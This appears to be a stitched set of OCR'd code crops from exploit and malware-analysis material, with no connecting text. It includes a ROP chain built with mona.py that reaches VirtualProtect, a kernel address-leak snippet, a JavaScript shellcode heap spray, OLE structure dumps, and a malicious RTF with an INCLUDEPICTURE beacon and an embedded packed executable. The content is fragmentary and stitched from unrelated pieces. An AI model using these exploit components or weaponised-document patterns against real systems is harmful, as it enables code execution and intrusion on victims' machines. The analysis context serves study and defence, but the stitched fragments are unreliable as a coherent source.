            ExportTable.Functions[i].funcName = (char*)(DWORD*)RVAToOffset(ExportTable.pNames[i]) + BaseAddress;
            ExportTable.Functions[i].funcOrdinal = ExportTable.pNamesOrdinals[i];
        }
        else
        {
            ExportTable.Functions[i].funcName = NULL;
            ExportTable.Functions[i].funcOrdinal = i;
        }
        ExportTable.Functions[i].funcRVA = ExportTable.pFunctions[ExportTable.Functions[i].funcOrdinal];
        ExportTable.Functions[i].funcOrdinal++;
    }
}
```




```
def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
        rop_gadgets = [
        0x61ba8b5e,  # POP EAX # RETN [Qt5Gui.dll]
        0x690398a8,  # ptr to &VirtualProtect() [IAT Qt5Core.dll]
        0x61bdd7f5,  # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
        0x68aef542,  # XCHG EAX,ESI # RETN [Qt5Core.dll]
        0x68bfe66b,  # POP EBP # RETN [Qt5Core.dll]
        0x68f82223,  # & jmp esp [Qt5Core.dll]
        0x6d9f7736,  # POP EDX # RETN [Qt5Sql.dll]
        0xfffffdff,  # Value to negate, will become 0x00000201
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e870e0,  # POP EBX # RETN [Qt5Gui.dll]
        0xffffffff,  #
        0x6204f463,  # INC EBX # RETN [Qt5Gui.dll]
        0x68f8063c,  # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
        0x61ec44ae,  # POP EDX # RETN [Qt5Gui.dll]
        0xffffffc0,  # Value to negate, will become 0x00000040
        0x6eb47092,  # NEG EDX # RETN [libgcc_s_dw2-1.dll]
        0x61e2a807,  # POP ECX # RETN [Qt5Gui.dll]
        0x6eb573c9,  # &Writable location [libgcc_s_dw2-1.dll]
        0x61e85d66,  # POP EDI # RETN [Qt5Gui.dll]
        0x6d9e431c,  # RETN (ROP NOP) [Qt5Sql.dll]
        0x61ba8ce5,  # POP EAX # RETN [Qt5Gui.dll]
        0x90909090,  # nop
        0x61b6b8d0,  # PUSHAD # RETN [Qt5Gui.dll]
    ]
        return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```




```
	HWND test = CreateWindowEx(
		0,
		wnd.lpszClassName,
		TEXT("WORDS"),
		0,
		CW_USEDEFAULT,
		CW_USEDEFAULT,
		CW_USEDEFAULT,
		CW_USEDEFAULT,
		NULL, NULL, NULL, NULL);
	PTHRDESKHEAD tagWND = (PTHRDESKHEAD)pHmValidateHandle(test, 1);

#ifdef _WIN64
	printf("Kernel memory address: 0x%llx, tagTHREAD memory address: 0x%llx\n", tagWND->pSelf, tagWND->h.pti);
#else
	printf("Kernel memory address: 0x%X, tagTHREAD memory address: 0x%X\n", tagWND->pSelf, tagWND->h.pti);
#endif
```




```
nops = unescape('%u9090%u9090');
s = shellcode.length + 50;

while (nops.length < s)
    nops += nops;
f = nops.substring(0, s);
block = nops.substring(0, nops.length - s);

while (block.length + s < 0x40000)
    block = block + block + f;

memory = new Array();
for (counter = 0; counter < 250; counter++)
    memory[counter] = block + shellcode;

ret = '';
for (counter = 0; counter <= 1000; counter++)
    ret += unescape("%0a%0a%0a%0a");
```




```
OLE HEADER:
+------------------------+----------------+-----------------------------------+
|Attribute               |Value           |Description                        |
+------------------------+----------------+-----------------------------------+
|OLE Signature (hex)     |D0CF11E0A1B11AE1|Should be D0CF11E0A1B11AE1         |
|Header CLSID            |                |Should be empty (0)                |
|Minor Version           |003E            |Should be 003E                     |
|Major Version           |0003            |Should be 3 or 4                   |
|Byte Order              |FFFE            |Should be FFFE (little endian)     |
|Sector Shift            |0009            |Should be 0009 or 000C             |
|# of Dir Sectors        |0               |Should be 0 if major version is 3  |
|# of FAT Sectors        |1               |                                   |
|First Dir Sector        |0000002E        |(hex)                              |
|Transaction Sig Number  |0               |Should be 0                        |
|MiniStream cutoff       |4096            |Should be 4096 bytes               |
|First MiniFAT Sector    |00000030        |(hex)                              |
|# of MiniFAT Sectors    |1               |                                   |
|First DIFAT Sector      |FFFFFFFE        |(hex)                              |
|# of DIFAT Sectors      |0               |                                   |
+------------------------+----------------+-----------------------------------+
```




```
00000000:  D0 CF 11 E0-A1 B1 1A E1-00 00 00 00-00 00 00 00
00000010:  00 00 00 00-00 00 00 00-3E 00 03 00-FE FF 09 00
00000020:  06 00 00 00-00 00 00 00-00 00 00 00-01 00 00 00
00000030:  2E 00 00 00-00 00 00 00-00 10 00 00-30 00 00 00
00000040:  01 00 00 00-FE FF FF FF-00 00 00 00-2D 00 00 00
00000050:  FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
```




```
|      2A|<Data>        |00005600|       2B|
|      2B|<Data>        |00005800|       2C|
|      2C|End of Chain  |00005A00|FFFFFFFE|
|      2D|FAT Sector    |00005C00|FFFFFFFD|
|      2E|<Data>        |00005E00|       2F|
|      2F|End of Chain  |00006000|FFFFFFFE|
|      30|End of Chain  |00006200|FFFFFFFE|
```




```
OLE HEADER:
+-------------------------+----------------+-----------------------------------+
|Attribute                |Value           |Description                        |
+-------------------------+----------------+-----------------------------------+
|OLE Signature (hex)      |D0CF11E0A1B11AE1|Should be D0CF11E0A1B11AE1         |
|Header CLSID             |                |Should be empty (0)                |
|Minor Version            |003E            |Should be 003E                     |
|Major Version            |0003            |Should be 3 or 4                   |
|Byte Order               |FFFE            |Should be FFFE (little endian)     |
|Sector Shift             |0009            |Should be 0009 or 000C             |
|# of Dir Sectors         |0               |Should be 0 if major version is 3  |
|# of FAT Sectors         |1               |                                   |
|First Dir Sector         |0000002E        |(hex)                              |
|Transaction Sig Number   |0               |Should be 0                        |
|MiniStream cutoff        |4096            |Should be 4096 bytes               |
|First MiniFAT Sector     |00000030        |(hex)                              |
|# of MiniFAT Sectors     |1               |                                   |
|First DIFAT Sector       |FFFFFFFE        |(hex)                              |
|# of DIFAT Sectors       |0               |                                   |
+-------------------------+----------------+-----------------------------------+
```




```
FAT:
+--------+------------+--------+--------+
|Sector #|Type        |Offset  |Next #  |
+--------+------------+--------+--------+
|       0|<Data>      |00000200|       1|
|       1|<Data>      |00000400|       2|
|       2|<Data>      |00000600|       3|
|       3|<Data>      |00000800|       4|
|       4|<Data>      |00000A00|       5|
|       5|<Data>      |00000C00|       6|
|       6|<Data>      |00000E00|       7|
|       7|<Data>      |00001000|       8|
|       8|<Data>      |00001200|       9|
|       9|<Data>      |00001400|       A|
|       A|<Data>      |00001600|       B|
|       B|<Data>      |00001800|       C|
|       C|End of Chain|00001A00|FFFFFFFE|
|       D|<Data>      |00001C00|       E|
```




```
n                         Name                              Size
..                                                            Up
[1]CompObj                                                   109
[5]DocumentSummaryInformation                               4096
[5]SummaryInformation                                       4096
1Table                                                      5632
Data                                                        4096
WordDocument                                                6197
```




```
00005DE0:  FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
00005DF0:  FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
00005E00:  52 00 6F 00-6F 00 74 00-20 00 45 00-6E 00 74 00  R o o t   E n t
00005E10:  72 00 79 00-00 00 00 00-00 00 00 00-00 00 00 00  r y
00005E20:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00005E30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00005E40:  16 00 05 01-FF FF FF FF-FF FF FF FF-03 00 00 00  ▬ ♣☺          ♥
00005E50:  06 09 02 00-00 00 00 00-C0 00 00 00-00 00 00 46  ♠○☻      └      F
00005E60:  00 00 00 00-00 00 00 00-00 00 00 00-40 CE 45 34              @╬E4
00005E70:  96 0A C6 01-31 00 00 00-80 00 00 00-00 00 00 00  û◙╞☺1   Ç
00005E80:  44 00 61 00-74 00 61 00-00 00 00 00-00 00 00 00  D a t a
00005E90:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```




```
    █{\field{\*\fldinst{INCLUDEPICTURE "http://localhost/t.php?stats=send&thrts=█1 \
\px0 \\py0 \\pw0}}}}numbernfigureversionhigh║║║║║║║║MZÉ ♥    ♦        ┐    ♦█☺  ♫▼║♫ ┤○=!
┐☺L=!This program cannot be run in DOS mode.♪                     █$       ß↔tÑ╙t'Ñ╙t'Ñ
╙t'╩╫⌂'«╙t'╩╫~'ú╙t'√Ω⌂'ª╙t'▐└x'á╙t'╢└↔'⌐╙t'f╟+'┤╙t'↔'⌐█'U╩t'&└z'ë╙t'ôε~'P╙t'ôε⌂'◙╙t'M
╫~'ü╙t'M╫⌂'┤╧t'b╫r'ñ╙t'M╫p'ñ╙t'RichÑ╙t'    ñ╙t█%  p   PE └uj  `E  Çj   @  ►   ☻  ♦
   ♦         ≡j  ►       ☻      ►  ►    █
                                     █ ►        ♦                 Ç  αUPX1      %  `E  ↑%  ♦
```




```
o{
oo\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bi
n\bin\bin\bin\object\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\
bin\bin\bin\bin\bin\bin\bin\bin\objhtml\bin\bin\bin\bin\bin\bin\bin\bin\bin\b
in\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\objupdate\bin\bin\bin\bin\bin\
bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin
ooo{



oooo\objdata 00000000200000008000000e2bae4e53e2231000000000000000000000a0000d0cf
11e0a1b11ae1000000000000000000000000000000003e000300feff0900060000000000000000000
000010000000100000000000000001000000200000001000000feffffff0000000000000000ffffff
```




```
000001B0:  32 33 24 23-42 43 23 23-24 23 23 23-23 22 32 32  23$#BC##$####"22
000001C0:  43 23 23 23-23 23 23 24-24 23 54 26-24 62 46 24  C######$$#T&$bF$
000001D0:  62 46 23 46-24 36 23 46-23 46 23 46-23 42 42 36  bF#F$6#F#F#F#BB6
000001E0:  42 36 43 26-42 36 46 24-62 36 42 36-46 23 64 23  B6C&B6F$b6B6F#d#
000001F0:  64 62 34 62-36 46 23 46-23 64 23 64-62 34 62 36  db4b6F#F#d#db4b6
00000200:  25 50 44 46-2D 31 2E 35-0A 25 B5 ED-AE FB 0A 33  %PDF-1.5◙%╡φ«√◙3
00000210:  20 30 20 6F-62 6A 0A 3C-3C 20 2F 4C-65 6E 67 74   0 obj◙<< /Lengt
00000220:  68 20 34 20-30 20 52 0A-20 20 20 2F-46 69 6C 74  h 4 0 R◙   /Filt
00000230:  65 72 20 2F-46 6C 61 74-65 44 65 63-6F 64 65 0A  er /FlateDecode◙
00000240:  3E 3E 0A 73-74 72 65 61-6D 0A 78 9C-2B E4 2A E4  >>◙stream◙x£+Σ*Σ
00000250:  D2 4F 34 50-48 2F 56 D0-AF 30 55 70-C9 E7 0A 04  ╥O4PH/V╨»0Up╔τ◙♦
```



